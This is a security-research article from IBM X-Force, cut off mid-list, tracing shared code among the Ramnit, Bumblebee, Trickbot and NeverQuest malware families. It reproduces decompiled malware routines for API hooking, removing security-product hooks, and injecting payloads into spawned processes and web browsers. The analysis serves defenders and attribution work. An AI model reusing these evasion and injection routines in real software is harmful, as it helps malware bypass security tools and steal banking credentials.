From Ramnit To Bumblebee (via NeverQuest): Similarities and Code Overlap Shed Light On Relationships Between Malware Developers

securityintelligence.com/posts/from-ramnit-to-bumblebee-via-neverquest

Home / Malware

From Ramnit To Bumblebee (via NeverQuest): Similarities and Code Overlap Shed Light On Relationships Between Malware Developers

Malware August 18, 2022

By Charlotte Hammond co-authored by Ole Villadsen 26 min read

A comparative analysis performed by IBM Security X-Force uncovered evidence that suggests Bumblebee malware, which first appeared in the wild last year, was likely developed directly from source code associated with the Ramnit banking trojan. This newly discovered connection is particularly interesting as campaign activity has so far linked Bumblebee to affiliates of the threat group ITG23 (aka the Trickbot/Conti group), who are not known to have had a previous connection with Ramnit.

This year has so far proven tumultuous for ITG23 – the group suffered a series of high profile leaks, referred to as the ContiLeaks and TrickLeaks, which resulted in the publication of thousands of chat messages and the doxxing of numerous group members. In addition, the group have seemingly retired two of their most high-profile malware families, Trickbot and Bazar, and shutdown their Conti ransomware operation.

Various reports have suggested that a significant reshuffling of personnel may be occurring, with ITG23 splitting into several factions and some members moving on entirely. The appearance of Ramnit code within Bumblebee may be indicative of this flux and a sign that new alliances are being formed, which could be a prelude to new types of attack campaigns.

This research highlights previously unreported similarities and code overlaps between the Bumblebee and Ramnit malware families. It also examines the links between these two malware families, ITG23's Trickbot malware, and the retired NeverQuest banking trojan.

The findings include:

- Significant code overlap between Bumblebee and Ramnit, suggesting they may share the same developer

- A custom code library used in both the Bumblebee/Ramnit malware and Trickbot trojan, indicating possible historical code sharing
- Evidence of potential collaboration between the developers of NeverQuest and Trickbot in the early days of Trickbot's development

The analysis below provides further detail and explanations on the unique aspects observed between Bumblebee and Ramnit, and how they can be connected back to Trickbot and finally traced to their suspected origins within the retired NeverQuest banking trojan.

From Ramnit to Bumblebee

Ramnit is an older malware that originated in 2010 as a worm and swiftly evolved into a modular backdoor and banking trojan. Ramnit spread prolifically over the next few years, growing into a botnet with several million systems infected worldwide until it was subject to a takedown by Europol in early 2015. The impact of the takedown did not last long and by the end of 2015 Ramnit returned and was once again in active development. The malware struggled to regain its previous momentum, however, and the following years were characterised by campaigns of activity followed by periods of quiet.

A notable development occurred in mid-2018, when Ramnit relaunched, infecting 100,000 devices in two months, and demonstrating significant code updates. This included the addition of new loader modules which made extensive use of a custom hooking library for both payload execution and AV evasion; web injects were updated from Zeus-style to Lua-style; and a new name 'Camellia' appeared, replacing the original 'Demetra' designation. The reason for this overhaul is unknown, but some researchers noted that the code style had changed and speculated that it may have new developers.

Ramnit went through another quieter period during 2019 and 2020, with no significant developments observed. Then in early 2021, new Ramnit samples were observed using the internal name 'hooker2.dll', which matched several of the samples observed during Ramnit's resurgence in August 2018. The sample code was similar to its 2018 counterparts but had gone through several updates, which included the addition of the OpenSSL library.

In August 2021, X-Force spotted a new malware that we shall now refer to as 'Bumblebee Beta' being deployed during a campaign exploiting the CVE-2021-4044 Microsoft Office vulnerability. This activity was attributed to the initial access broker "Exotic Lily", which X-Force tracks as Hive0110, and who have previously distributed BazarLoader. This new malware primarily operated as a downloader and was capable of receiving payloads, such as Cobalt Strike, from the C2, which it would inject into a process randomly chosen from a hardcoded list. It was notable for using the user-agent string '**bumblebee**', which overlaps with the full version and is how the malware's eventual name was derived. During our analysis at the time, we observed a number of significant code overlaps with Ramnit, including identical lists of inject targets, similar hooking and unhooking code, use of the

OpenSSL library and the presence of two unused intermediary loader binaries stored in the malware data section, which were almost identical to those used in the 2018 and 2021 variants of Ramnit.

In March 2022, the full version of Bumblebee was released and quickly used in a number of large scale campaigns by distribution affiliates of threat group ITG23 (also known as the Trickbot/Conti group), such as Exotic Lily, TA579, and TA578 (tracked by X-Force as Hive0107). The malware appeared to be being used as a replacement for ITG23's BazarLoader which had not been seen since February and has been observed downloading payloads including Cobalt Strike, Sliver, and Meterpreter. Bumblebee has also since been linked to ransomware operations involving Conti and MountLocker/Quantum.

Bumblebee had received several updates over the prior six months and now has full C2 communication and task functionality implemented, as well as the inclusion of anti-AV and anti-analysis code. It is capable of gathering system information, installing itself for persistence, and receiving and loading payloads including DLLs and shellcode. The previously unused intermediary loader binaries, observed in Bumblebee Beta, are now used as part of the fully implemented payload injection process.

Bumblebee still bears significant resemblance to Ramnit and in addition to the previously mentioned similarities, such as the inject and hooking functionality, Bumblebee was also found to contain the string '**Z:\hooker2\Common\md5.cpp**' suggesting it may have used code from a project called '**hooker2**' which is the internal name used in several of the 2018 and 2021 Ramnit samples. An identical string was also then found in a 2021 Ramnit sample.

The NeverQuest Connection

While investigating the potential links between Ramnit and ITG23 in an effort to understand the relationship between the groups, we — like several other researchers — also noted the code overlap between Ramnit/Bumblebee and the Trickbot WebInject modules which may indicate that some code sharing has occurred between the two groups. Finally, we were eventually able to trace a significant portion of the code back to an old, now defunct, banking trojan called NeverQuest – also known as Vawtrak.

NeverQuest was a major player in the field of banking trojans from 2013 through to early 2017 when one of its developers was arrested in Spain. It is thought that the IcedID malware, which was discovered by IBM in September 2017, is likely to be the successor of NeverQuest. The NeverQuest group reportedly had a close relationship with Dyre, aka Dyreza, the predecessor of Trickbot, potentially explaining the close relationship between the Trickbot and IcedID groups today.

Dyre was another older banking trojan that operated around the same time as NeverQuest, until it suffered a takedown at the hands of Russian law enforcement at the end of 2015. Its successor Trickbot was released less than a year later, along with a module responsible for performing browser injects. Analysis of module samples reveals that even in its earliest stages of development in 2016, the Trickbot web inject module already contained code associated with NeverQuest. Given the close relationship between NeverQuest and Dyre, it is not hard to imagine that NeverQuest may have offered to share code with their associates in order to help get Trickbot off the ground.

The link between the Trickbot group and Ramnit is less clear, as there has been less observable cooperation between the two groups. However, during our investigation we did note that the NeverQuest code did not seem to be present in any of the older Ramnit samples we analysed; it seems that code may have only been added during Ramnit's revamp in 2018. It was speculated at the time that the revamp may suggest that Ramnit had new developers, and it's possible those developers may have had some sort of link with the Trickbot group. Notably, during its upgrade, Ramnit also switched to using LUA-style web injects which is a language favoured by IcedID.

One challenge we faced during this exercise was tracking the provenance of the code used in the myriad of samples analysed. Many banking trojans today are based on the publicly available leaked source code of several older trojans including Zeus, Carberp, and Gozi. When assessing code overlap between malware families, it's therefore important to determine whether the code in question comes from a public source, as in that instance its presence in both malware families may just be a coincidence rather than indicating any sort of significant relationship.

NeverQuest borrows code heavily from the leaked Gozi source, and parts of this code have also made their way into Ramnit and Bumblebee, so when doing our comparison we were careful to focus on areas that couldn't be attributed to a public source. To this end, much of our research focuses on a hooking library that is shared across all the malware families analysed in this report, but that we have not been able to trace back to any public source. Our research findings indicate that this library may have been originally created by the developers of NeverQuest, and then later shared with the Trickbot group – eventually ending up in Ramnit and Bumblebee.

Analysis Details

A number of samples were analysed for the purpose of this research, the full details of which are presented in the Sample Hashes table at the end of this report. This includes sets of Ramnit samples dating back to 2018 and 2021, Bumblebee Beta samples from 2021, and Bumblebee samples from 2022. In addition, samples including NeverQuest, Karius, and Trickbot's inject modules, were analysed for the purposes of comparison and provenance tracking.

Ramnit's Revamp

In 2018, after a brief hiatus, Ramnit relaunched with great potency, infecting 100,000 devices in two months and boasting new loaders and an upgraded code base. Campaigns involving the sLoad dropper were widely reported on and attributed to TA554. At this point, Ramnit was demonstrating a complex multi-component loading mechanism, including a dropper/installer utilising VBS and Powershell scripts.

This research focuses on the unpacked components of Ramnit outlined in the diagram below, specifically the Camellia Loaders, Hook Loaders, and Hooker2 module. The functionality of the Ramnit Core binary, rmnsoft.dll, did not change significantly and is not covered in this report.




Figure 1 — Diagram showing the relationship between different Ramnit components including the Hook Loaders, Ramnit Core, Hooker2 module, and WebInject module.

The Hook Loaders

Ramnit's Hook Loaders are small binaries with the primary function to load a payload by hooking the Windows API functions **ZwOpenFile**, **ZwCreateSection**, **ZwOpenSection** and **ZwMapViewOfFile**. The process of function hooking, as used in this example, involves accessing the target library module in memory and overwriting the code at the start of the target function such that the flow of execution is redirected to a function supplied by the malware.

In this instance, the functions ZwOpenFile, ZwCreateSection, and ZwOpenSection are hooked and redirected to functions within the loader which check the parameters being passed for a file named '**wups.dll**', before directing execution back to the original API function.

In the hook function for ZwMapViewOfSection, if the call is determined to be related to the loading of file 'wups.dll', then the payload data is retrieved, and a new memory section is created and the payload binary mapped into it. The address of this new section is then copied to the BaseAddress variable which is an output parameter for ZwMapViewOfSection. The result of this is that when ZwMapViewOfSection is called in relation to file 'wups.dll', the address of the loaded payload will be returned instead of that of wups.dll.

Once these hooks have been set, the loader calls the Windows API function LdrLoadDll with ‘wups.dll’ as the parameter. The function LdrLoadDll is used for loading DLLs, and it makes use of the APIs ZwOpenFile, ZwCreateSection, ZwOpenSection and ZwMapViewOfFile as part of its loading process. So, when the loader calls LdrLoadDll, this triggers the hooked functions and results in the loading of the payload in place of wups.dll, as described above. As part of the standard DLL loading process LdrLoadDll will also call the loaded DLL’s entrypoint which in this case results in the execution of the payload.

Different versions of the Hook Loader may use DLL names other than wups.dll, and samples using names such as **sbe.dll**, **dimsroam.dll** and **dimsjob.dll** have also been observed.

The main function for the Hook Loader showing the installation of the hooks and execution of LdrLoadDll can be seen in the image below.

```
13  v7 = 0;
14  for ( i = 0; i < 5; ++i )
15    g_hook_array[i] = -1;
16  if ( !g_kernel32_h )
17  {
18    g_kernel32_h = GetModuleHandleW(L"kernel32.dll");
19    g_kernelbase_h = GetModuleHandleW(L"kernelbase.dll");
20  }
21  if ( !g_ntdll_h )
22    g_ntdll_h = GetModuleHandleW(L"ntdll.dll");
23  CurrentThreadId = GetCurrentThreadId();
24  zf_suspend_or_resume_threads(0, CurrentThreadId, 1);// suspend threads except current
25  zf_mass_unhook();
26  g_current_thread_id = GetCurrentThreadId();
27  ZwMapViewOfSection = zf_get_proc_addr(g_ntdll_h, "ZwMapViewOfSection");
28  ZwOpenSection = zf_get_proc_addr(g_ntdll_h, "ZwOpenSection");
29  ZwCreateSection = zf_get_proc_addr(g_ntdll_h, "ZwCreateSection");
30  ZwOpenFile = zf_get_proc_addr(g_ntdll_h, "ZwOpenFile");
31  ZwClose = zf_get_proc_addr(g_ntdll_h, "ZwClose");
32  RtlCompareUnicodeString = zf_get_proc_addr(g_ntdll_h, "RtlCompareUnicodeString");
33  RtlInitUnicodeString = zf_get_proc_addr(g_ntdll_h, "RtlInitUnicodeString");
34  LdrLoadDll = zf_get_proc_addr(g_ntdll_h, "LdrLoadDll");
35  SetThreadInformation = zf_get_proc_addr(g_kernel32_h, "SetThreadInformation");
36  NtSetInformationProcess = zf_get_proc_addr(g_ntdll_h, "NtSetInformationProcess");
37  payload_image_size = a1->payload_image_size;
38  g_payload_base_addr = a1->payload_base_address;
39  g_payload_image_size = payload_image_size;
40  if ( SetThreadInformation )
41  {
42    v8 = 1;
43    CurrentThread = GetCurrentThread();
44    SetThreadInformation(CurrentThread, 2, &v8, 4);
45  }
46  g_hook_array[g_hook_count++] = zf_Hook_Set(
47                                   "ntdll.dll",
48                                   "ZwMapViewOfSection",
49                                   zf_hook_ZwMapViewOfSection,
50                                   &ZwMapViewOfSection_0);
51  g_hook_array[g_hook_count++] = zf_Hook_Set("ntdll.dll", "ZwOpenSection", zf_hook_ZwOpenSection, &ZwOpenSection_0);
52  g_hook_array[g_hook_count++] = zf_Hook_Set(
53                                   "ntdll.dll",
54                                   "ZwCreateSection",
55                                   zf_hook_ZwCreateSection,
56                                   &ZwCreateSection_0);
57  g_hook_array[g_hook_count++] = zf_Hook_Set("ntdll.dll", "ZwOpenFile", zf_hook_ZwOpenFile, &ZwOpenFile_0);
58  g_hook_array[g_hook_count++] = zf_Hook_Set(
59                                   "kernel32.dll",
60                                   "RaiseFailFastException",
61                                   zf_hook_RaiseFailFastException,
62                                   &unk_100050A0);
63  RtlInitUnicodeString(&wups_dll, L"wups.dll");
64  v9 = 0;
65  v9 = LdrLoadDll(0, 0, &wups_dll, &v7);        // Trigger hooks and payload loading function via call to LdrLoadDll
66  if ( v9 < 0 )
67    return 0;
68  v5 = GetCurrentThreadId();
69  zf_suspend_or_resume_threads(0, v5, 0);       // resume threads
70  return v9 != 0;
71 }
```

Figure 2 — Main function for the Ramnit Hook Loader showing the installation of the hooks and execution of LdrLoadDll

Two variations of the Hook Loader appear to be in use. One is used as a standalone loader and has its payload stored within its data section. The second type we have referred to in this report as an intermediary loader, which is used by a parent loader during the loading process, and require the payload details to be supplied as parameters during execution. The parent executes the intermediary loader and passes the memory address of the payload to it using the DllEntrypoint function's 'Reserved' parameter, and the intermediary loader, in turn, loads the given payload.

Upgraded versions of the intermediary Hook Loaders were observed in the 2021 Ramnit sample set, which could receive an RC4 encrypted payload that the loader decrypted just prior to loading into the allocated memory section. A 4-byte RC4 key would be passed to the intermediary loader by the parent along with the payload address.

This updated variant of the Hook Loader was also observed in Bumblebee samples.

The Hooking Library

Many of the samples analysed throughout this report all make use of the same custom hooking library for the process of setting hooks and storing information about set hooks. We have not been able to trace this hooking code back to any public source and the code does not match the hooking functions found in the leaked source code for trojans such as Gozi, Carberp, and Zeus. Our analysis indicates that this hooking library was likely developed by NeverQuest, aka Vawtrak in 2013, and since then it has shown up in Trickbot inject modules starting in 2016, Ramnit binaries from 2018, and Bumblebee from 2021.

The hooking library is easily recognisable. It makes use of a hook store that contains information about installed hooks including function addresses and the original code so the function can be restored once the hook is no longer needed. An initialization function, usually run during the start of the malware's execution, will allocate space for the hook store using VirtualAlloc. The size of each hook store object is 71 bytes in most 32-bit implementations and this constant can be useful in identifying the hook library code. The size of the hook store object in 64-bit implementations appears to be 60 bytes.

```
1  BOOL __stdcall zf_Hook_Init(int a1_max_hook_count)
2  {
3    while ( InterlockedExchange(&Target, 1) == 1 )
4      ;
5    if ( g_hook_store )
6    {
7      InterlockedExchange(&Target, 0);
8      return 1;
9    }
10   else
11   {
12     g_hook_store = VirtualAlloc(0, 71 * a1_max_hook_count, 0x3000u, 0x40u);
13     g_max_hook_count = a1_max_hook_count;
14     InterlockedExchange(&Target, 0);
15     return g_hook_store != 0;
16   }
17 }
```

Figure 3 — Hook library initialization function, referencing notable 32-bit hook object size of 71 bytes.

```
int __stdcall zf_create_hook(_HOOK_ITEM *a1_hook_item, int a2, int a3_hook_function, _DWORD *a4_orig_code_trampoline)
{
  char jmp_ins[5]; // [esp+0h] [ebp-14h] BYREF
  DWORD flOldProtect; // [esp+Ch] [ebp-8h] BYREF
  int code_len; // [esp+10h] [ebp-4h]

  zf_memset(a1_hook_item->trampoline, 0x90, 35);
  if ( a4_orig_code_trampoline )
    code_len = zf_gen_trampoline_obfuscated(a1_hook_item->proc_addr, a1_hook_item->trampoline, 5u);
  else
    code_len = 5;
  a1_hook_item->orig_code_len = code_len;
  if ( !a1_hook_item->orig_code_len )
    return 0;
  zf_memcpy(a1_hook_item->orig_code, a1_hook_item->proc_addr, a1_hook_item->orig_code_len);
  if ( a4_orig_code_trampoline )
    *a4_orig_code_trampoline = a1_hook_item->trampoline;
  jmp_ins[0] = 0xE9;
  *&jmp_ins[1] = a3_hook_function - a1_hook_item->proc_addr - 5;
  if ( !VirtualProtectEx(0xFFFFFFFF, a1_hook_item->proc_addr, a1_hook_item->orig_code_len, 0x40u, &flOldProtect) )
    return 0;
  a1_hook_item->trampoline[30] = -23;
  *&a1_hook_item->trampoline[31] = a1_hook_item->proc_addr
                                 - &a1_hook_item->trampoline[30]
                                 + a1_hook_item->orig_code_len
                                 - 5;
  zf_memcpy(a1_hook_item->proc_addr, jmp_ins, 5);
  VirtualProtectEx(0xFFFFFFFF, a1_hook_item->proc_addr, a1_hook_item->orig_code_len, flOldProtect, &flOldProtect);
  return 1;
}
```

Figure 4 — The hook creation function within a 2021 Ramnit sample. At this point several of the library's other functions have been updated to use control flow flattening code obfuscation, which was not present in the 2018 samples.

Ramnit's Unhooking Code

Hooking is not just confined to malware – it has many different applications and is often used by security software to examine the behaviour of processes and look for malicious activity. One piece of code which is seen repeatedly throughout the Ramnit binaries checks a hardcoded list of API functions for any hooks that might already be set, for instance by security applications, and removes them by restoring the code at the start of the function with the original code as found in the corresponding DLL file stored on disk. Note, this functionality does not seem to make use of hooking library referenced above.

Similar code can also be seen within the Hook Loaders used within the Bumblebee samples.

```
BOOL zf_mass_unhook()
{
  CHAR list_of_ntdll_apis_to_check[392]; // [esp+8h] [ebp-648h] BYREF
  CHAR kernel32_file_path[520]; // [esp+190h] [ebp-4C0h] BYREF
  CHAR ntdll_file_path[520]; // [esp+398h] [ebp-2B8h] BYREF
  char list_of_kernel32l_apis_to_check[172]; // [esp+5A0h] [ebp-B0h] BYREF
  int ModuleHandleA; // [esp+64Ch] [ebp-4h]

  ModuleHandleA = 0;
  strcpy(
    list_of_ntdll_apis_to_check,
    "NtCreateEvent NtCreateMutant NtCreateSemaphore NtCreateUserProcess NtMapViewOfSection NtOpenEvent NtOpenMutant NtOpe"
    "nSemaphore NtQueryInformationProcess NtResumeThread NtWriteVirtualMemory ZwCreateEvent ZwCreateMutant ZwCreateSemaph"
    "ore ZwCreateUserProcess ZwMapViewOfSection ZwOpenEvent ZwOpenMutant ZwOpenSemaphore ZwQueryInformationProcess ZwResu"
    "meThread ZwWriteVirtualMemory LdrLoadDll");
  strcpy(
    list_of_kernel32l_apis_to_check,
    "CopyFileA CopyFileW CreateProcessA CreateProcessInternalA CreateProcessInternalW CreateProcessW MoveFileA MoveFileW "
    "WinExec BaseThreadInitThunk VirtualAlloc MapViewOfFile");
  GetSystemDirectoryA(ntdll_file_path, 0x103u);
  lstrcatA(ntdll_file_path, "\\");
  lstrcatA(ntdll_file_path, "ntdll.dll");
  ModuleHandleA = GetModuleHandleA("ntdll.dll");
  zf_unhook_restore_code_from_file(ntdll_file_path, ModuleHandleA, list_of_ntdll_apis_to_check, 7u);
  GetSystemDirectoryA(kernel32_file_path, 0x103u);
  lstrcatA(kernel32_file_path, "\\");
  lstrcatA(kernel32_file_path, "kernel32.dll");
  ModuleHandleA = GetModuleHandleA("kernel32.dll");
  return zf_unhook_restore_code_from_file(kernel32_file_path, ModuleHandleA, list_of_kernel32l_apis_to_check, 7u);
}
```

Figure 5 — Ramnit's API unhooking function

The Camellia Loader

The Camellia Loader is usually found as a second or third stage loader in the Ramnit loading process and is generally loaded by the standalone version of the Hook Loader such as that described above. The purpose of the Camellia Loader is to load and execute its payload via process injection. A significant amount of the code base of the Camellia Loader can be traced back to source code from the leaked Gozi malware, specifically Gozi's 'activdll' module which contains process injection functions.

Upon execution, the Camellia loader creates a new thread to run its main functionality and uses the same unhooking function described above to check a hardcoded list of APIs for hooks and restore them to their original states. The loader then selects a random process from the following hardcoded list, which will be used as the process injection target. It should be noted that this process list does not appear within the Gozi source and so seems to originate from Ramnit.

%PROGRAMFILES%\Windows Photo Viewer\ImagingDevices.exe

%PROGRAMFILES%\Windows Mail\wab.exe

%PROGRAMFILES%\Windows Mail\wabmig.exe

%PROGRAMFILES%\Windows Media Player\wmplayer.exe

%PROGRAMFILES%\Windows NT\Accessories\wordpad.exe

The loader uses the Windows Management Instrumentation (WMI) interface to create a new instance of the selected process in suspended mode. It then gets a handle on the newly created process and parses it to identify the address of the process entrypoint or first TLS callback function, if applicable, which will be the address of the first function executed by the process. The loader then patches the code at this address, replacing it with the following code, which calls the Sleep API in an infinite loop.

```
31 c0              xor    eax,eax
31 db              xor    ebx,ebx
31 c9              xor    ecx,ecx
68 e8 03 00 00     push   0x3e8
b8 ?? ?? ?? ??     mov    eax,<Sleep_Address>
ff d0              call   eax
eb ec              jmp    0x0
```

At this point the loader enters code that closely matches Gozi's ProcessInjectDll function. The comments in the code for this function also provide a concise explanation for why the process needed to be patched to enter an infinite loop prior to injection:

```
//    Injects current DLL into the process described by lpProcessInformation structure.
//    We cannot just inject a DLL into the newly-creted process with main thread
suspended. This is because the main thread
//     suspends BEFORE the process initializes. Injecting a DLL will fail within LoadLibrary
function.
//    So we have to make sure the process is completely initialized. To do that we put an
infinitive loop into the processes OEP.
//    Then we resume the main thread and wait until it reaches OEP. There we inject a DLL,
restore the OEP and resume the main thread.
```

The code resumes the created process and waits until it is fully initialized, before suspending it again. It then creates a new memory section and maps a view of the memory section in both the current process and the target process. This makes the memory section available to both the loader process and the newly created target process. The loader then takes its payload, which is a DLL file stored within its data section and loads it into the new memory section.

It also copies into the memory section a structure containing information about the payload, as well as a 'LoaderStub' function which is responsible for performing the rest of the steps to properly load the payload DLL in the target process. The loader then gets the context for the

target thread and updates it to execute an InjectStub function, which in turn executes the copied LoaderStub function. The target process is resumed and the LoaderStub function executes within the target process. The LoadStub function finishes loading the payload DLL within the target process, and finally executes the payload at its entry point.

The payload for the Camellia Loader is often the Ramnit Core module, rmnsoft.dll.

```
zf_unhook_apis();                       // check list of apis for hooks and restore to original state
do
{
  memset(g_target_process_path, 0, sizeof(g_target_process_path));
  rand = ::rand() % 5;
  SHGetSpecialFolderPathA(0, g_target_process_path, CSIDL_PROGRAM_FILES, 0);
  lstrcatA(g_target_process_path, (&g_inject_strings)[rand]);// Select random process from list as target
  *&v10 = 0i64;
  proc_info = 0i64;
  proc_id = zf_WMI_spawn_process();     // Use WMI to spawn a new instance of the process
  dwProcessId = proc_id;
  if ( proc_id )
  {
    thread_handle = zf_get_process_thread(proc_id, thread_id);
    thread_id_ = thread_id__;
    proc_info.dwProcessId = dwProcessId;
    proc_info.hProcess = OpenProcess(0x1FFFFFu, 0, dwProcessId);// Open the target process
    proc_info.hThread = thread_handle;
    proc_info.dwThreadId = thread_id_;
    zf_patch_thread_function_infinite_loop(proc_info.hProcess);// Patch the process entrypoint with an infinite sleep loop
    v6 = proc_info;
    v7 = dwProcessId;
  }
  else
  {
    v7 = proc_info.dwProcessId;
    v6 = *&v10;
  }
  proc_info_1 = v6;
}
while ( !v7 );
ad_context.Module32Size = 115200;
ad_context.pModule32 = &g_payload;      // Set payload address and size
zf_gozi_ProcessInjectDll(&ad_context, &proc_info_1);// Inject payload into target process using Gozi process injection functions
return CloseHandle(proc_info.hProcess);
}
```

Figure 6 — The main function for the Camellia Loader

Hooker2

Hooker2 is the controller module for Ramnit's web injection modules. These modules are injected into web browser processes where they can monitor and intercept web requests made through the browser. They may be configured to steal information such as credentials and banking and payment information.

Hooker2 acts as the controller and loader for the web injection binaries, and it is primarily designed to target the web browsers Internet Explorer, Microsoft Edge, Firefox, and Google Chrome. It has two binaries stored within its resources which are the 32 and 64 bit web injection modules. It also contains 32 and 64 bit binaries within its data section, which are intermediary hook loaders, as described earlier in this report.

Hooker2 starts by checking and adjusting the settings for the above listed browsers in order to weaken their security; this includes modifying registry settings and updating command line arguments in shortcut files. It then monitors running processes on the system for any

instances of the target web browsers – if found, it proceeds to inject its payloads into the browser process.

Similar to the Camellia Loader, Hooker2 also makes use of code based on the Gozi ProcessInjectDll and AdInjectImage functions in order to accomplish the injection of its payloads into the target browser process. In this case, however, it is injecting two binaries into the target process – the intermediary hook loader and the web inject module (either the 32-bit or 64-bit versions depending on the target process architecture).

Hooker2 goes through the same steps as the Camellia Loader, creating a new memory section, mapping a view of the memory section in both the current process and the target process, and then building the Hook Loader binary within the created memory section. It then repeats this process for the webinject payload.

This procedure is illustrated in the screenshot below.

```
44  loaderStub = zf_LoaderStub_32;
45  is_64bit = 1;
46  if ( (a2_InjectFlags & 0x10) != 0 || (g_wow64_flag & 1) == 0 )
47  {
48    webinject_payload = g_rsrc_102_webinject_32;// Get payload details for hook loader and webinject module
49    is_64bit = 0;
50    rsrc_size = g_rsrc_102_size;
51    hook_loader_payload = &g_hook_loader_32_MZ;
52  }
53  else
54  {
55    hook_loader_payload = &g_hook_loader_64_MZ;
56    webinject_payload = g_rsrc_103_webinject_64;
57    loaderStub = &zf_LoaderStub_64;
58    rsrc_size = g_rsrc_103_size;
59  }
60  hook_loader_payload_ = hook_loader_payload;
61  webinject_payload_ = webinject_payload;
62  if ( !webinject_payload )
63    return 2;
64  hook_loader_image_size = (*&hook_loader_payload[*(hook_loader_payload + 15) + 80] + 4095) & 0xFFFFF000;
65  v7 = zf_gozi_ImgAllocateSection(hook_loader_image_size + 0xC50, &hook_ldr_curr_proc_baseaddr, &section_h);// Create and map section for hook loader payload in current process
66  if ( !v7 )
67  {
68    v7 = zf_gozi_ImgMapSection(section_h, proc_h->hProcess, &hook_ldr_remote_proc_baseaddr);// Map section in target process
69    if ( !v7 )
70    {
71      v7 = zf_gozi_AcBuildImage(hook_ldr_curr_proc_baseaddr, hook_loader_payload_, hook_ldr_remote_proc_baseaddr, 0, 0);// Build/copy hook loader PE within the section
72      if ( !v7 )
73      {
74        v8 = webinject_payload_;
75        webinject_size_of_image = ((*(webinject_payload_ + webinject_payload_[15] + 0x50) + 4095) & 0xFFFFF000);
76        v9 = zf_gozi_ImgAllocateSection(webinject_size_of_image, &webinject_curr_proc_baseaddr, &section_h2);// Do the same again but for the webinject payload
77        v4 = section_h2;
78        v7 = v9;
79        if ( v9 || (v7 = zf_gozi_ImgMapSection(section_h2, proc_h->hProcess, &webinject_remote_proc_baseaddr)) != 0 )
80        {
81          v3 = webinject_curr_proc_baseaddr;
82        }
83        else
84        {
85          webinject_payload__ = v8;
86          v3 = webinject_curr_proc_baseaddr;
87          v7 = zf_gozi_AcBuildImage(          // Copy webinject payload to section
88                webinject_curr_proc_baseaddr,
89                webinject_payload__,
90                webinject_remote_proc_baseaddr,
91                1,
92                rsrc_size);
```

Figure 7 — Image showing the creation of memory sections and views in current and target processes, and copying payloads into the sections

Hooker2 then creates a ‘Loader Context’ structure which is stored directly after the hook loader in memory and contains information about the web inject payload, as well as a copied Loader Stub function. Finally, a function is called which executes the Loader Stub function within the target process, which in turn loads and executes the Hook Loader binary. The Hook Loader binary then uses its hooking technique, described earlier in this report, to load and execute the final Web Inject module payload.

```
webinject_payload__ = v8;
v3 = webinject_curr_proc_baseaddr;
v7 = zf_gozi_AcBuildImage(            // Copy webinject payload to section
       webinject_curr_proc_baseaddr,
       webinject_payload__,
       webinject_remote_proc_baseaddr,
       1,
       rsrc_size);
if ( !v7 )
{
  pLdrCtx = (hook_ldr_curr_proc_baseaddr + hook_loader_image_size);// Populate loader context struct after hook loader in memory
  is_64bit_ = is_64bit;
  *(hook_ldr_curr_proc_baseaddr + hook_loader_image_size + 0x30) = hook_ldr_remote_proc_baseaddr;
  if ( is_64bit_ )
    v13 = 0i64;
  else
    v13 = webinject_remote_proc_baseaddr;// Save address of webinject payload to loader context
  pLdrCtx->AdContext.pModule32 = v13;
  if ( is_64bit_ )
    v14 = webinject_remote_proc_baseaddr;
  else
    v14 = 0i64;
  pLdrCtx->AdContext.pModule64 = v14;
  webinject_img_size_64 = webinject_size_of_image;
  if ( is_64bit_ )
    webinject_img_size_32 = 0;
  else
    webinject_img_size_32 = webinject_size_of_image;
  pLdrCtx->AdContext.Module32Size = webinject_img_size_32;
  if ( !is_64bit_ )
    webinject_img_size_64 = 0;
  pLdrCtx->AdContext.Module64Size = webinject_img_size_64;
  if ( (a2_InjectFlags & 0x10) != 0 || (g_wow64_flag & 1) == 0 )
    status = zf_gozi_initProcessImport(&pLdrCtx->Import.pLdrLoadDll);// Save addresses for APIs to loader context struct
                                       // (LdrLoadDLL, LdrGetProcedureAddress, ZwProtectVirtualMemory)
  else
    status = zf_gozi_InitProcessImportArch(&pLdrCtx->Import.pLdrLoadDll, proc_h->hProcess);
  v7 = status;
  if ( !status )
  {
    qmemcpy(                          // Copy LoaderStub function to loader context
      pLdrCtx->LoaderStub,
      loaderStub,
      sizeof(pLdrCtx->LoaderStub));
    v7 = zf_gozi_PsSupExecuteRemoteFunction(// Executes loader stub within target process
                                       // Loader stub code loads and executes hook loader payload
                                       // Hook loader loads and executes webinject module payload
           proc_h,
           hook_ldr_remote_proc_baseaddr + hook_loader_image_size + 0x40,
           (hook_ldr_remote_proc_baseaddr + hook_loader_image_size),
           a2_InjectFlags);
  }
  v4 = section_h2;
}
```

Figure 8 — Population of Loader Context structure and execution of code within target process.

Ramnit's 2021 Updates

In addition to the 2018 samples, we analysed two sets of Ramnit binaries compiled in early 2021. Overall the structure and functionality of these newer samples hadn't changed significantly, but we noted the following updates:

- Hooker2 module updated to target the Thunderbird email application in addition to web browsers, and includes code targeting email clients. The web browser targeting code is also updated.
- Addition of the OpenSSL library, which was not included in the 2018 samples.
- Inclusion of string **Z:\hooker2\Common\md5.cpp** in the Hooker2 binary.
- The LoaderStub function is updated with control-flow flattening obfuscation.
- Several of the functions within the hooking library are also updated to use control-flow flattening obfuscation.

- The Intermediary Hook Loaders are updated with the ability to decrypt the supplied payload using RC4, and now have the internal name RapportGP.dll.
- The list of process injection targets in the Camellia Loader is reduced to the following:
